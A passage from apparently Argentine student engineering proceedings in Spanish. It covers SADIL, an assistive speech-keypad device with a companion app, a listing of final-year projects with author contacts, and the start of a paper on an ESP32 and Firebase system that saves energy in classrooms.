


Figura2: Dispositivo Personalizado

El dispositivo constara de conectividad inalámbrica para comunicar con un Servidor (Figura3), que hace de puente entre este y la aplicación móvil.




Figura3: Esquema de Conexiones entre las partes del sistema.

La Aplicación para teléfonos y tables, permite interactuar con el dispositivo, esta forma se puedan recibir alertas (Figura4), configurar (Figura5), escuchar las diferentes faces o palabras emitidas desde el dispositivo. el usuario de la aplicación podrá ver información, resúmenes, detalles del comportamiento y/o uso del dispositivo, esto es de gran valor ya que permite analizar dicha in-

formación para mejorar la calidad de vida de quien use el sistema.



Figura4: Aplicación en Modo Monitor Recibiendo una Alerta




Figura5: Aplicación en Configuración de Teclado

Análisis

Cualquier individuo con algún tipo de trastorno, puede encontrar en el sistema, el apoyo perfecto para llevar una mejor calidad de vida e independiente en vista a la comunicabilidad de sus necesidades y demanda básicas.

Estos recursos con tecnología de asistencia deben enmarcarse dentro de una diseño universal, cuya convergencia tecnológica cumple, preferentemente, con tres características fundamentales:

- **Ubicuidad:** para que se pueda utilizar en cualquier momento y lugar.
- **Invisibilidad:** para que dentro de lo posible, pase desapercibida esta tecnología.
- **Adaptabilidad:** para que responda a las necesidades de la persona.

Como es de esperar se no se dispone de información oficial, fidedigna, debido a ello se debe recurrir a organizaciones, profesiones y empresas de salud para obtener respuestas concretas.

En general las patologías analizadas afectan a todo tipo de individuos, sin importar su nivel social, por lo que crear diferentes soluciones adaptadas a cada realidad es un método efectivo.

A continuación, se hace referencia a diferentes ideas alternativas que fueron analizadas inicialmente.

- **Botonera USB:** Botonera que se conecta vía USB con otros dispositivos de reproducción de audio.
- **App Móvil:** Se trata de una aplicación móvil que tiene como objetivo la reproducción de sonidos en cualquier teléfono celular o tablet que cumpla con los requerimientos mínimos.
- **Botonera Bluetooth:** En este caso se habla de una botonera que interactúa con otros dispositivos de reproducción de audio a través de Bluetooth.

Nombres	C1	C2	C3	C4	C5
Botonera USB	-	-	SI	-	-
App Móvil	-	-	SI	-	-
Botonera Bluetooth	-	-	SI	SI	-
SADIL	SI	SI	SI	SI	SI

Referencias: C1 (Acceso remoto), C2 (Personalización), C3 (Bajo costo), C4 (Robustez), C5 (Análisis de comportamiento).

Tabla1: Comparativa con Ideas Alternativas.

Marco de Referencia

Dada la flexibilidad del proyecto y la cantidad de patologías a las que se puede dirigir el mismo, se optó por centrar el esfuerzo en que el sistema fuerce altamente personalizable, de simple operación y permitiendo su uso en la mayor cantidad de patologías.

Al analizar y realizar una investigación del estado del arte, buscando proyectos similares, reuniones convocando a profesionales de la salud (Fonoaudiólogos, Neurólogos, Acompañantes Terapéuticos, Psicopedagogos, Entre otros).

De esta manera se logra obtener detalles de como cubrir las necesidades de los individuos con distintas patologías que afectan la facultad de el habla. Estas Reuniones permiten comprender cada experiencia vivida con los profesionales y paciente, escuchar las opiniones y la necesidades de los mismos.

El sistema esta pensado para llenar esta necesidad actual de un dispositivo económica-

mente accesible y de simple operación, que además permite un análisis y seguimiento del comportamiento, para así obtener datos útiles para mejorar la salud y el cuidado.

Entre las ventajas que dispone el proyecto, se puede rescatar que este se puede personalizar para adaptarse a las diferentes demandas de los usuarios.

Además es muy posible invitar la participación de empresas, organizaciones e individuos para que aporten capital en la compra masiva de esta solución para luego ser donados a instituciones y/o público en general.

Tecnología

El sistema es la unión de múltiples tecnologías, se puede dividir en dos partes fundamentales, los equipos, ya sean Dispositivos o Smartphones, y la capa de conexión, que los une, les provee de servicios para que estos puedan funcionar y cumplir con sus funciones.

Equipos Tecnológicos: Son los cuales interactúan con el usuario, ya sea mediante de una botonera o mediante una APP:

- **Dispositivo:** es un equipo portátil recargable con conexión Bluetooth, Wifi, que dispone de un teclado en formato Keypad de 16 botones, los cuales al ser presionados reproducen un audio, tanto el teclado como los se puede personalizar desde la APP (Figura5), en su interior se encuentra un Raspberry Pi, el cual es en esencia el núcleo y es quien realiza las operaciones tanto locales como remotas, además dispone de un arduino y módulos adicionales para la gestión de energía.
- **Aplicación:** Esta permite inicializar el Dispositivo mediante Bluetooth, configurar a que red wifi conectar, personalizar cada uno de los botones pertenecientes al teclado del mismo, tanto el texto los mensajes, que luego se convierten en audio, los mismos se reproducen al presionar los botones, como en los iconos para realizar un diseño auto-adhesivo que

puede ser adherido sobre el teclado, de esta manera el usuario de dispositivo puede interpretar de una mejor manera que representa cada botón, como así también funcionar en modo altavoz remoto, permitiendo reproducir los mismos eventos que se disparan en el Dispositivo (Figura4).

Capa de Conexión: Son el medio por el cual los Equipos se conectan y obtienen los recursos para su funcionamiento:

- **API Rest:** Es el pilar fundamente para la gestión de los equipos, dado que en el se encuentra el puente para conectar, interactuar, configurar y almacenar toda la información, se esta desarrollado en React sobre NodeJS, utilizando MongoDB como Base de Datos (Figura3).
- **MQTT Broker:** Este es un servidor que obra de medio para la comunicación en tiempo real, dado que es un sistema basado en Tópicos, Publicaciones y Suscripciones, permite que el Dispositivo pueda informar a la APP los eventos disparados desde este. El mismo corre sobre NodeJS compartiendo en el mismo servidor del API Rest (Figura3).

Estado del Arte

Solo se encontraron aplicaciones muy rudimentarias para dispositivos móviles y accesorios para utilizar en computadoras, como se pueden apreciar en la Figura6.



Figura6: Estado del Arte, Dispositivos y Aplicaciones Disponibles en la Actualidad [1].

Aunque no se ven competidores directos igualmente se plantea un modelo de diferenciación de Porter apuntado a la Calidad

del producto y los servicios, Orientado a un negocio mixto B2X5, que permite vender a todos, ya sean empresas o individuos, es un modelo transitorio dado que el fin es llegar a utilizar el negocio B2H6, el cual permite enfocarse en poder satisfacer las necesidades de los clientes. De esta manera se quiere llegar a ser el mayor referente en innovación y tecnología aplicadas a brindar soluciones a la sociedad.

Objetivos

El principal objetivo es crear un dispositivo para poder brindar asistencia a individuos con dificultades lingüísticas, para poder cumplir con este se deben completar objetivos intermedios.

Estos son de diversa índole, mayormente del tipo tecnológico, por lo que tiene una complejidad alta en su desarrollo, lo que añade un la necesidades de capacidades a quienes los llevan adelante.

Dado que la solución es única en su tipo en el sector aun no existen otros competidores, por lo que la inserción esta apuntada a la visibilidad mediante campañas de marketing, para llegar a ser el líder del sector, siempre buscando la innovación.

Esta solución permite a individuos y a sus tutores o allegados obtener información de su comportamiento. Esto se enfoca a la gran ventaja de que el costo para la adquisición de solicitar una interface es de muy bajo costo y esta la alcance de cualquier individuo que requiera una interface dependido del poder adquisitivo. Lo mencionado en el renglón anterior es una de la ventajas mas competitivas que posee. A la vez el equipo cuenta con tecnología de base optima para cualquier plataforma y no requiere de un smartphone de ultima generacion, como así también de cualquier tablet o dispositivo adicional que se desee utilizar. Y por ultimo destacando que no esta limitado a una sola patología, es aplicable (ACV, Accidentes, Autismo, Cáncer, Adultos Mayores, Etc), es personalizable, versátil y portátil.

Por esto se detallan algunos casos de ejemplo para demostrar la versatilidad en su personalización:

- Adulto Mayor: Aun que disponga de poca destreza manual, escasa visión, podrá utilizar el mismo dado que se puede adaptar el diseño de teclado con iconos que este reconozca.
- Individuo con Autismo: al igual que en el caso anterior, se puede adaptar el teclado para su fácil comprensión.

En cualquiera de estos casos se puede activar el modo monitor (Figura7), el cual permite usar la APP como parlante remoto y reproducir los mismos audios que en el Dispositivo.




Figura7: Sistema en Modo Monitor

Ideales

Proporcionar soluciones tecnológicas diferenciadas, de calidad y precios competitivos, para a dificultades relacionadas con diversas patologías o enfermedades que afectan al normal desarrollo de la vida cotidiana de nuestra sociedad. Obtener una retro-alimentación de parte de los usuarios de las soluciones, para una mejora continua de todos los procesos.

Apostar a lo simple, Ser un referente en la innovación y el desarrollo de alternativas tecnológicas como respuesta a problemas concretos. Utilizar con responsabilidad las tecnologías que se hallan detrás de los productos, y participar en mercados donde es posible hacer una contribución significativa. Fomentar la colaboración profesional en proyectos de los individuos.

Proveer dispositivos de calidad que atiendan las necesidades de aquellos individuos que posean dificultades para llevar a cabo su vida diaria, pero que no posean los recur-

sos como para costear aquellas soluciones significativamente más costosas que se ven hoy en día en el mercado. No se propone encontrar un nicho dentro del espacio existente en la industria, sino crear un nuevo espacio que se adapte a las necesidades de los usuarios, ósea, esto supone un un pensamiento fuera de la caja. Por esto es importante desarrollar el potencial de crear soluciones tecnológicas que brinden una mejora a la vida de quienes lo necesitan. Tener y fomentar la responsabilidad para con los usuarios de dichas soluciones, para que no ocurra abandonos de los productos discontinuados. Nunca olvidar el origen del proyecto, siempre anteponer las necesidades de los usuarios, devolver a la sociedad, ya sea publicando los productos como hardware libre y software libre o realizando campañas para invitar a organizaciones, empresa e individuos a colaborar en la donación de equipos a quienes no están en condiciones de poder costear los.

Prototipos

Como los productos actuales no satisfacen las necesidades, generalmente son productos importados de alto costo, por lo que el escenario local es muy poco explotado, permitiendo crear prácticamente desde cero un segmento, siempre con los ideales reflejados de calidad e innovación.

Se dispone de dos prototipos (Figura8) funcionales y gran parte de su infraestructura en desarrollo.



Figura8: Imagen de los Prototipos

El diseño, armado y testeo de los prototipos, conlleva mucho esfuerzo.

Se debe dividir la solución en dos bloques, por un lado el Software que es diseñado y desarrollado localmente. Por otro lado el Hardware, el cual es diseñado localmente y fabricado en el exterior.

Al aprovechar la industria electrónica de china se reducen los costos de fabricación y se obtiene una calidad superior a la requerida. Para luego proceder al ensamblado local y de esta manera puede controlar la calidad como así generar fuentes de empleo para la población capacitada. En caso de no existir personas para cubrir los puestos se crean planes de capacitación y constante actualización del personal.

Para concretar los objetivos, se desarrollo un plan de acción simple pero efectivo.

- **Investigación:** en este programa intervienen los los departamentos, de investigación, gerencia, contable y marketing, para generar nuevos productos con la unión de sus partes.
- **Servicios:** Es una extensión de otros programas, dado que genera nuevos productos o servicios a partir de los ya existentes, en el mismo intervienen los departamentos de investigación y marketing.
- **Alianzas:** Desde aquí se crean y realizan los planes de acuerdos para potenciar la organización, en el mismo intervienen los departamentos de gerencia, contables, legales y marketing.

Capturas de Aplicación

Para una mejor visualización se insertan dos capturas de la aplicación en diferentes funciones, iniciando sesión (Figura9) y Recibiendo una Alerta en Modo Monitor (Figura10).




Figura9: Inicio de Sesión en la Aplicación Figura10: Alerta en la Aplicación

Referencias

- [1] "Estado del Arte" de la Universidad de Valencia disponible en <https://www.uv.es/bellochc/logopedia/NRTLogo8.wiki>

VII.e. Trabajos finales de carrera finalizados

Título del Trabajo

Proyecto DONAPP

AUTORES:

Matias Troise, Christian Lafalce, Lucas Gilone, Eduardo Beghe, Ezequiel Paolillo

MAIL AUTORES:

matiasnt.frba.01@gmail.com;christian.javier.lafalce@gmail.com;lucas.saka21@gmail.com;edubeghe@gmail.com;paolilloe@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Diseño y desarrollo de un sistema en la nube para la administración de un bicicletero inteligente

AUTORES:

Gabriel Martín Simois, Emilio Filotti, Ezequiel Vargas, Santiago Varela

MAIL AUTORES:

gmsimois@gmail.com;emiliofilotti@gmail.com;ezequielvgs@gmail.com;santiagovarela.86@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional – Facultad Regional Buenos Aires

Título del Trabajo

Seguridad Informatica - Pentesting como herramienta valiosa para entes empresariales

AUTORES:

Agustin Fila, Facundo Nicolas Herrera Neri, Ignacio Gomez Lencina, Matias Fernandez, Juan Sebastian Tacza

MAIL AUTORES:

afila@est.frba.utn.edu.ar;fnherrera@est.frba.utn.edu.ar;igomezlencina@est.frba.utn.edu.ar;matiafernandez@est.frba.utn.edu.ar;juansebastian.tacza@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional – Facultad Regional Buenos Aires

Título del Trabajo

EXPYROS - Administrador de Vencimiento de Servicios

AUTORES:

Emiliano Mauricio Monteverdi, Agustin Ezequiel Davila, Marco Cajeano

MAIL AUTORES:

emilianomonteverdi2012@gmail.com;agustindavilare@gmail.com;marcocajeano@gmail.com

UNIVERSIDAD

UTN FRM - Facultad Regional Mendoza

Título del Trabajo

Sistema de Aplicación Mobile para brindar un programa de membresías para comer en restaurantes

AUTORES:

Camila Gil, Yamila Casarini, Juan Ignacio Cabanas, Estefania Sosa, Tobias Voskoboinik

MAIL AUTORES:

camibg@est.frba.utn.edu.ar;yamilacasarini@gmail.com;juani_cabanas@hotmail.com;estefania.ces@gmail.com;tobiasvosk@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional – Facultad Regional Buenos Aires

Título del Trabajo

Análisis de espermatozoides en la nube

AUTORES:

Sebastián Gabriel Guozden, Juan Alberto Amarillo, Marco Fernando Biondi Bonomini, Nicolás Rodrigo Merlis, Emiliano Tolaba

MAIL AUTORES:

sebaguozden@est.frba.utn.edu.ar;juan.alb.amarillo@gmail.com;marco.fbb@gmail.com;nmerlis@gmail.com;emi.tolaba95@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional – Facultad Regional Buenos Aires

Título del Trabajo

Aulas Sustentables: Sistema de Automatización Basado en IoT para la Optimización de la Energía Eléctrica

AUTORES:

Lucas Jeremías Fassi, Gabriel Ricardo Salazar Gisbert, José Hipólito Moyano

MAIL AUTORES:

jeremiasfassi@gmail.com;gsalazargisbert@gmail.com;jose.moyano@cs.uns.edu.ar

UNIVERSIDAD

Universidad Nacional del Sur

Título del Trabajo

DOPMOT

AUTORES:

Franco Rassiga, Pablo Gabriel Hernandez, Alejandro Sartorio

MAIL AUTORES:

franco.rassiga@gmail.com;hzpablog@gmail.com;alejandro.sartorio@uai.edu.ar

UNIVERSIDAD

Universidad Abierta Interamericana

Título del Trabajo

Aplicación de técnicas de minería de datos para el análisis del desempeño académico

AUTORES:

Rocio Soledad Radulescu, Martin Bilbao

MAIL AUTORES:

rocior@unpata.edu.ar;martinbilbao@ing.unp.edu.ar

UNIVERSIDAD

Universidad Nacional de la Patagonia San Juan Bosco

Título del Trabajo

Aulas Sustentables: Sistema de Automatización Basado en IoT para la Optimización de la Energía Eléctrica

AUTORES:

Lucas Jeremías Fassi, Gabriel Ricardo Salazar Gisbert, José Hipólito Moyano

MAIL AUTORES:

jeremiasfassi@gmail.com;gsalazargisbert@gmail.com;jose.moyano@cs.uns.edu.ar

UNIVERSIDAD

Universidad Nacional del Sur (UNS)

Aulas Sustentables: Sistema de Automatización Basado en IoT para la Optimización de la Energía Eléctrica

Lucas Jeremías Fassi, José Moyano, Salazar Gisbert, Gabriel
Universidad Nacional del Sur, Departamento de Ciencias e Ingeniería de la Computación

jeremiasfassi@gmail.com;gsalazargisbert@gmail.com;jose.moyano@cs.uns.edu.ar

Abstract

La optimización de la energía es un aspecto importante a tener en cuenta en todo tipo de sistema. Ayuda a reducir costos, aumentar la vida útil de equipamiento, y tiene un impacto favorable en el medio ambiente. En un entorno institucional, el objetivo fue reducir el consumo energético innecesario que se produce al mantener equipamiento activo en un ambiente que se encuentra desocupado. Por medio de un microcontrolador, diferentes sensores, y una interfaz web, es posible monitorear el entorno, interactuar remotamente y automatizar el comportamiento del equipamiento instalado.

Este documento describe el sistema desarrollado y los detalles de su implementación e instalación.

Palabras Clave

IoT, ESP32, Firebase, OTA.

Introducción

La motivación para realizar este trabajo se desprende naturalmente de dos perspectivas que se potencian, la necesidad de aplicar el conocimiento adquirido en la carrera, y la intención de generar un bien común. Este proyecto de *Internet of Things* (IoT) [9] se inspira en los esfuerzos realizados actualmente por la comunidad científica y tecnológica [8] para disminuir el uso de recursos no renovables utilizando IoT.

Las instituciones públicas nuclean diferentes grupos de personas que comparten el mismo espacio físico de estudio o trabajo. Esto da lugar a situaciones donde dicho espacio se encuentra desocupado, pero el equipamiento del mismo (luces, calefacción, etc) se mantiene activo innecesariamente.

En este trabajo se presenta la implementación de un sistema

automatizado que apaga los dispositivos en un aula sin uso.

En los **objetivos** se habla de que es lo que se quiere lograr, mencionando los objetivos principales así como también los secundarios.

En las **decisiones de diseño** se explican todas las elecciones tomadas al desarrollar el sistema.

Las secciones **procesador, plataforma de base de datos y dashboard web**, brindan una breve descripción de las tecnologías utilizadas y su razón.

La **arquitectura** explica cómo está implementado el sistema y cada uno de sus componentes con mayor detalle, **ESP32, firebase, dashboard web y Over-The-Air Programming (OTA)**.

En las **capacidades del sistema** se indica resumidamente las características que el sistema tiene implementadas.

Ingreso al sistema

Para los que deseen observar el sistema en funcionamiento, pueden ingresar al sitio web de Aulas Sustentables [17].

Se puede ingresar con un usuario de prueba que solamente tiene permisos de lectura sobre la base de datos. Por lo tanto, sean libres de utilizar el sistema con tranquilidad. En la sección “Edificios”, el único aula que tiene un nodo asignado es el “Labo 4”.

Objetivos

El objetivo principal de este proyecto es optimizar la utilización de la energía eléctrica. Para esto, centramos la planificación, en principio, en las principales fuentes de consumo eléctrico comunes a un ambiente académico, la

iluminación, proyectores, y aire acondicionado. Si bien existen diferentes enfoques, soluciones y problemas vinculados a este objetivo, de nuestra solución se desprenden principalmente tres desafíos. El primero es determinar, con el mayor nivel de exactitud posible, cuándo un dispositivo está en funcionamiento. Esto implica el sensado de corriente, luminosidad, temperatura del ambiente, etc. Una vez que el sistema logra identificar qué dispositivo está activo, el segundo desafío es determinar si el mismo está siendo o no utilizado. Por ejemplo, si el sistema detecta que las luces están encendidas, debe determinar si el ambiente está siendo ocupado o se encuentra vacío. Por último, el desafío de mayor relevancia para este proyecto, es desactivar el dispositivo que no está siendo utilizado.

Este trabajo también tiene diferentes desafíos secundarios, que si bien no contribuyen directamente con el objetivo del proyecto, aportan facilidades. Uno de estos objetivos es que el sistema sea configurable, administrable y permita monitorear remotamente el estado de cada ambiente. Además que admita actualizaciones y correcciones de firmware sin la necesidad de intervenir físicamente. Finalmente, deseamos guardar los registros del comportamiento del sistema, como un historial, para verificar su correcto funcionamiento y realizar ajustes en caso de ser necesario.

Decisiones de diseño

Para cumplir con los objetivos, el sistema debe contar con las siguientes propiedades:

- Costo bajo en relación a los ahorros logrados en energía y vida útil de los equipos monitoreados. A pesar de los beneficios al medio ambiente, un atractivo económico facilita justificar la decisión de incorporar estas tecnologías.
- Bajo consumo de energía.
- Instalación simple: Una instalación sencilla reduce los costos, y reduce la necesidad de conocimientos técnicos del instalador.

- Bajo impacto en la infraestructura edilicia: Para no comprometer tanto la estética como la infraestructura del edificio.
- Conectividad inalámbrica a internet: Facilitando el monitoreo y configuración remota del sistema.
- Uso de hardware estándar y de alta disponibilidad: Permite que el diseño tenga un ciclo de vida prolongado, y sea de fácil adquisición y distribución.
- Suficiente potencia de procesamiento.
- Soporte: Compiladores libres, variedad de bibliotecas provistas por terceros, comunidad de usuarios, diversidad de *frameworks*, *Integrated Desktop Environments* (IDE) y estrategias de desarrollo.
- Pocas o inexistentes restricciones de licencias o usos para las tecnologías.
- Soluciones genéricas que cubran varios tipos de dispositivos, de cualquier marca y modelo, así como también diferentes dimensiones de las aulas.
- La inclusión del sistema en las aulas no debe modificar el uso habitual de las mismas. Sobre todo al ocurrir una falla. Si el sistema se encuentra o no en las aulas, debe ser transparente para las personas que normalmente utilizan las instalaciones.

Procesador

Teniendo en cuenta las propiedades del sistema, en particular la de un bajo impacto en la instalación edilicia, es que se buscó dispositivos con conectividad inalámbrica. Entre ellos, se optó por utilizar el ESP32 [1]. El cual, se trata de un *system on a chip* (SoC) con conectividad WiFi y Bluetooth. Cuenta con un bajo costo y consumo de energía, gran disponibilidad en el mercado y una inmensa comunidad.

Algunas de las características a destacar incluyen: procesador 32-bit de dos núcleos de hasta 240Mhz, co-procesador de ultra baja energía, algoritmos criptográficos por hardware y conversores analógico-digital de alta precisión.

Plataforma de base de datos

Se decidió utilizar Firebase [2] como base de datos por sus características, las cuales cubren perfectamente varios de los requerimientos del sistema. Se trata de una plataforma en la nube provista por Google que, entre varias de sus funciones, permite alojar y disponer de los datos e información en tiempo real y enviar automáticamente eventos a las aplicaciones cuando los datos cambian. Además ofrece un hosting estático, así como también un almacenamiento para archivos.

Dichas funcionalidades permiten enfocar los esfuerzos y el tiempo en otros desafíos del proyecto. Vale la pena mencionar que si bien es un servicio pago, Firebase ofrece una capa inicial de uso gratuita que abarca ampliamente los alcances del sistema. Con el extra de tener garantizada la disponibilidad del servicio.

Dashboard Web

Para la visualización de los datos elegimos un template basado en Angular, desarrollado por Akveo [3]. Es un panel de control gratuito y *Open Source*, tanto para propósitos personales como comerciales y de fácil personalización. Cuenta con varios componentes visuales ya implementados, disponibles para su uso y auto adaptables a la resolución del dispositivo que lo esté reproduciendo.

Este template nos permitió, en muy poco tiempo, disponer de una aplicación web *responsive* sin la necesidad de comenzar a desarrollarla desde cero.

Determinar si el espacio está siendo ocupado

Para determinar si el aula se encuentra en uso o no vamos a utilizar un sensor de movimiento tradicional como el de las alarmas. Si bien este dispositivo tiene un porcentaje de error se compensa con su bajo costo, facilidad de instalación e implementación.

Determinar si un dispositivo está en uso

Determinamos la actividad de un dispositivo a través de medir la intensidad de la corriente eléctrica, utilizando un sensor de bajo costo, que internamente funciona con un sensor de efecto Hall, que detecta el campo magnético generado por la corriente que circula por la línea a medir.

Modificar el estado de un dispositivo

Esta es una de las etapas más difíciles. Accionar sobre los dispositivos para apagarlos y encenderlos no es una tarea sencilla. Cada equipamiento es único y tiene su propio mecanismo de funcionamiento. Por lo que no existe una solución genérica para todos. Además, el hecho de que los dispositivos puedan estar ubicados en diferentes partes del aula dificulta el acceso a los mismos y por ende, la instalación. Es por esto que llegamos a la conclusión de utilizar un medio inalámbrico como es el infrarrojo. Gran parte de los equipamientos funcionan con un control remoto, como es el caso del proyector y el aire acondicionado. Esto resuelve los desafíos planteados y además independiza al sistema de los dispositivos. Ya no es necesario el acceso físico a los mismos por lo que el sistema no se ve afectado si un dispositivo deja de funcionar y es cambiado por otro, incluso si es de otra marca. Los nuevos desafíos ahora son detectar, almacenar y reproducir los diferentes tipos de comandos infrarrojos emitidos por cada marca y modelo.

En cuanto a las luminarias se optó por utilizar un relé para el encendido y apagado de las mismas. Dicho relé se encuentra acoplado al circuito eléctrico de las luces a través de un circuito escalera. Esto permite el uso normal de las mismas, por más que el sistema falle.

Arquitectura

Para el desarrollo del sistema se construyeron diferentes componentes que permiten, a través de una interfaz web, visualizar los diferentes parámetros

ambientales, la ocupación y la capacidad de accionar sobre el equipamiento del aula.

La arquitectura del presente proyecto se modula en los siguientes componentes:

1. Microcontrolador ESP32 [10] conectado a diferentes sensores y actuadores:

- Conexión Wifi a la red local.
- Sensado de los parámetros ambientales.
- Almacenamiento de los mismos en un servidor remoto.
- Capacidad de grabar en el servidor remoto comandos del protocolo NEC.
- Recupero y ejecución de los comandos del protocolo NEC.
- Accionamiento de los actuadores (led infrarrojo y relé).
- Actualizador remoto de firmware.
- Implementa su propio web server para la configuración de las credenciales de acceso a la red local.

2. Aplicación web y hosting:

- Crear, editar y eliminar edificios y aulas, asignándole a cada uno el módulo ESP32 que corresponda.
- Visualización del estado actual del aula.
- Capacidad de accionar: activar relé, grabar y disparar comando NEC.

3. Base de Datos: servicio gratuito provisto por Google.

- Base de datos alojada en la nube.
- Los datos se almacenan en formato JSON.
- Base no relacional, NoSQL.
- Sincronización en tiempo real con cada cliente conectado.

Firestore

Firestore de Google es una plataforma en la nube para el desarrollo de aplicaciones web y móvil, y está disponible para distintas plataformas (iOS, Android y web).

Una de las herramientas que brinda esta plataforma, son las bases de datos en tiempo real, manteniendo actualizados los datos aunque el usuario no realice ninguna acción.

Firestore envía automáticamente eventos a las aplicaciones cuando los datos cambian. También ofrece un servidor para alojar las apps, esto es, un hosting estático y seguro. Proporciona certificados de seguridad SSL y HTTP2 de forma automática y gratuita para cada dominio, reafirmando la seguridad en la navegación.




Figura 1. Relación entre los principales componentes.

Estas son solamente algunas de las funcionalidades que ofrece la plataforma y de las cuales más uso hemos hecho dado el tipo de sistema que desarrollamos.

ESP32

La placa de desarrollo o DEVKIT V1 NodeMCU-32 es una herramienta muy potente para el prototipado rápido de proyectos con IoT. Integra en una placa el SoM (*System on Module*) ESP-WROOM-32, que tiene como base al SoC ESP32, el conversor USB-serial CP2102, necesario para programar por USB al ESP32, memoria FLASH, reguladores de voltaje, leds indicadores y antena WiFi en PCB.

La plataforma ESP32 es la evolución del ESP8266 mejorando sus capacidades de comunicación y procesamiento computacional.

A nivel de conectividad, permite utilizar diversos protocolos de comunicación inalámbrica como: WiFi, Bluetooth y BLE. En cuanto a procesamiento, mejora su CPU 32-bit de dos núcleos de hasta 240Mhz que se pueden controlar independientemente.

Además incluye internamente una gran cantidad de periféricos para la conexión con: sensores táctiles capacitivos, sensor de efecto Hall, amplificadores de bajo ruido, interfaz para tarjeta SD, Ethernet, SPI de alta velocidad, UART, I2S e I2C.

Puede alimentarse directamente del puerto micro-USB o utilizando una fuente externa de 5V o 3V dado que posee regulador de voltaje en placa. Sin embargo, los pines de entradas/salidas (GPIO) trabajan a 3.3V por lo que para conexión a sistemas de 5V es necesario utilizar convertidores de nivel.

El ESP32 puede ser programado utilizando el *framework* de Arduino, lo cual brinda un entorno de desarrollo sencillo, con una gran cantidad de librerías y proyectos disponibles para usar.

La comunidad de usuarios de Arduino es muy activa y da soporte a plataformas como el ESP32 y ESP8266.

Especificaciones técnicas:

- Procesador: Tensilica Xtensa 32-bit LX6 microprocessor.
- Núcleos: 2.
- Frecuencia: Hasta 240 MHz
- Ultra low power co-processor: permite realizar conversiones ADC, cálculos y detectar umbrales de nivel mientras se encuentra en modo *sleep*.
- Wi-Fi: 802.11 b/g/n/e/i (802.11n @ 2.4 GHz up to 150 Mbit/s).
- Bluetooth: v4.2 BR/EDR and Bluetooth Low Energy (BLE).
- Algoritmos criptográficos por hardware (RSA, AES, SHA, RNG).
- ROM: 448 KiB.
- SRAM: 520 KiB.

